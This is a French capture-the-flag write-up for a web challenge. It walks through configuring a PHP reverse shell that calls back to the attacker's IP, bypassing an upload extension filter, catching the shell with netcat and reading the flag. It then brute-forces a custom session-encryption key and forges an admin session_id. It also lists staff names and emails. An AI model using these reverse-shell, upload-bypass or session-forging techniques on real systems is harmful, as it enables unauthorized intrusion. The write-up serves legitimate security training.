
## ● Admin



## ● Nouvelles



## ● Calendrier



Dans la section Nouvelles, nous utiliserons le fichier reverse-shell pour créer une connexion du serveur Web à notre machine.

```
kali@kali: ~ x  kali@kali: ~ x
GNU nano 8.2                                rvshell.php
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FA
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are ra
//
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '176.129.1.1'; // CHANGE THIS
$port = 5555; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

**\$ip** est notre IP publique. **\$port** est facultatif mais évitez les ports en cours d'utilisation.

En même temps, accédez à la passerelle par défaut pour ouvrir le port et pointer le reverse shell vers notre ordinateur.

The screenshot displays the NAT & PAT configuration page. It features two rule cards. The first card, labeled '1', is for the 'ssh' rule, which is enabled. It shows the protocol as TCP, the external port as 22, and the internal port as 22. The second card, labeled '2', is for the 'reverseshell' rule, which is currently disabled. It shows the protocol as TCP, the equipment as 'yuh-asusvivo', and the external and internal ports both set to 5555. At the bottom of the second card are buttons for 'SUPPRIMER', 'DUPLIQUER', 'ANNULER', and 'APPLIQUER'.


```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
   link/ether f8:54:f6:08:ec:85 brd ff:ff:ff:ff:ff:ff
   inet 192.168.1.179/24 brd 192.168.1.255 scope global dynamic noprefixroute wlan0
       valid_lft 85319sec preferred_lft 85319sec
   inet6 2001:861:5d00:ab20:c110:e421:95d2:825c/64 scope global dynamic noprefixroute
       valid_lft 86140sec preferred_lft 14140sec
   inet6 fe80::5f47:7282:c786:e4b5/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$
```

Après avoir téléchargé le fichier **rvshell.php**, un message apparaît.

“**Le fichier rvshell a été téléchargé avec succès**”.

Backend est conçu pour empêcher les téléchargements de fichiers PHP, il supprime automatiquement l'extension (**.php**) de fichier et ne laisse que **rvshell**.



**Titre:** hello  
**Notification:** hello

## Upload notification

Titre:


Notification:

Fichier joint:

No file selected.

Renommer le fichier en **rvshell.ph.phppp** (ou **rvshell.p.phppp**) pour contourner le filtre.

```
(kali㉿kali)-[~]  
$ mv rvshell.php rvshell.ph.phppp  
  
(kali㉿kali)-[~]  
$
```




Le fichier rvshell.php a été téléchargé avec succès





**Titre:** hello

**Notification:** hello

Allez à **uploads** pour exécuter **rvshell.php**



## Index of /archive123/uploads

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">Cat03.jpg</a>	2025-02-21 22:39	48K	
 <a href="#">rvshell</a>	2025-02-21 23:05	5.4K	
 <a href="#">rvshell.php</a>	2025-02-21 23:07	5.4K	

Apache/2.4.58 (Ubuntu) Server at insactf.fr Port 443

Utilisez la commande ci-dessous pour obtenir le reverse shell

- **nc -nvlp 5555**

```
(kali㉿kali)-[~]
$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.1.179] from (UNKNOWN) [192.168.1.254] 34372
Linux huy 6.8.0-53-generic #55-Ubuntu SMP PREEMPT_DYNAMIC Fri Jan 17 15:37:52 UTC 2025 x86_64 x86_64 x
86_64 GNU/Linux
23:18:59 up 11:48, 1 user, load average: 0.03, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
huy       tty1    -                11:31   11:47m  0.03s  0.01s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Flag est trouvé dans **/home/flag.txt**

```
$ whoami
www-data
$ pwd
/
$ cd home
$ ls
flag.txt
huy
$ cat flag.txt
FLAG: CTF_X_Y_{939976361974750270937373641650}
$
```

Allez dans l'onglet **admin** auquel nous ne pouvons pas accéder au début.




[illegible]

La fonction **custom\_encrypt()** dans le fichier **robots.txt** est utilisée pour crypter les informations utilisateur et les utiliser pour **session\_id**. Sur la base de la fonction **custom\_encrypt()**, nous pouvons écrire la fonction **decrypt()** pour décrypter le **session\_id**.

```
> Users > huy > Downloads > ctf.php
1 <?php
2 function decrypt($ciphertext, $key) {
3     $ciphertext = str_replace(['+', '-'], ['+', '='], $ciphertext);
4     $ciphertext = base64_decode($ciphertext);
5
6     $key_bytes = array_map('ord', str_split($key));
7     $key_len = count($key_bytes);
8
9     $data = '';
10
11     for ($i = 0; $i < strlen($ciphertext); $i++) {
12         $char_code = ord($ciphertext[$i]);
13
14         $shift_value = $key_bytes[$i % $key_len] % 26;
15         $char_code -= $shift_value;
16
17         if ($char_code < 0) {
18             $char_code += 256;
19         }
20
21         $char_code ^= $key_bytes[$i % $key_len];
22
23         $data .= chr($char_code);
24     }
25     return json_decode($data, true);
26 }
27
28 $session = "XDVUWicTSxwikuNraB4iaBgclh8eGiE7i1BshIQWtnVYVtpebjheD0cUGxxMhBYyiBZfITNUWnY0jhsXKz5rQGtxUVE3a2xUbUx5014Vjg--";
29
30 for ($i = 100000; $i < 1000000; $i++) {
31     $key = "secret_key_" . $i;
32     $decrypted = decrypt($session, $key);
33     if (is_array($decrypted)) {
34         $decrypted_str = json_encode($decrypted);
35     } else {
36         $decrypted_str = (string)$decrypted;
37     }
38     if (strpos($decrypted_str, 'secret_key_' . $i) !== false) {
39         echo "Key found: $key\n";
40         echo "Decrypted value: $decrypted_str\n";
41     }
42 }
```

```
PS C:\Users\huy\Downloads> php .\ctf.php
Key found: secret_key_148347
Decrypted value: {"username":"briffaut","role":"wizard","key":"secret_key_148347"}
PS C:\Users\huy\Downloads>
```

Dans l'onglet **Tables**, nous pouvons trouver le nom de l'administrateur.

Enseignant			
PRÉNOM ET NOM	RÔLE	EMAIL	STATUT
 Sara Taki	Maître de Conférences	sara.taki@insa-cvl.fr	Active
 Charlotte Renard	Relations Internationales	charlotte.renard@insa-cvl.fr	Active
 Julien Olivier	Administratif	julien.olivier@insa-cvl.fr	Suspendu

Utilisez la fonction **custom\_encrypt()** pour obtenir **session\_id** d'administrateur.

```
C: > Users > huy > Downloads > test.php
1  <?php
2
3  $key = "secret_key_148347";
4  $data = '{"username":"olivier","role":"admin","key":"secret_key_148347"}';
5
6  function custom_encrypt($data, $key) {
7
8      $data = json_encode($data);
9
10     $key_bytes = array_map('ord', str_split($key));
11     $key_len = count($key_bytes);
12
13     $ciphertext = '';
14
15     for ($i = 0; $i < strlen($data); $i++) {
16         $char_code = ord($data[$i]);
17
18         $char_code ^= $key_bytes[$i % $key_len];
19
20         $shift_value = $key_bytes[$i % $key_len] % 26;
21         $char_code += $shift_value;
22
23         if ($char_code > 255) {
24             $char_code -= 256;
25         }
26
27         $ciphertext .= chr($char_code);
28     }
29
30     return str_replace(['+', '='], [' ', '-'], base64_encode($ciphertext));
31 }
32
33 echo custom_encrypt($data, $key);
34
```

```
PS C:\Users\huy\Downloads> php .\test.php
XDVUWicTSxwiKUNrB4iaBgnIB80Ix0,0l5mFCpGw3hRblx2VFobHEMFIjaONGgecvFR0l5uOF4TSwsuLTyFX2FjawlSdGVQaTSOGV4-
PS C:\Users\huy\Downloads> |
```

Même si nous remplaçons le **session\_id** actuel dans DevTools par le **session\_id** d'admin, nous ne pouvons toujours pas accéder à l'onglet **Admin** :))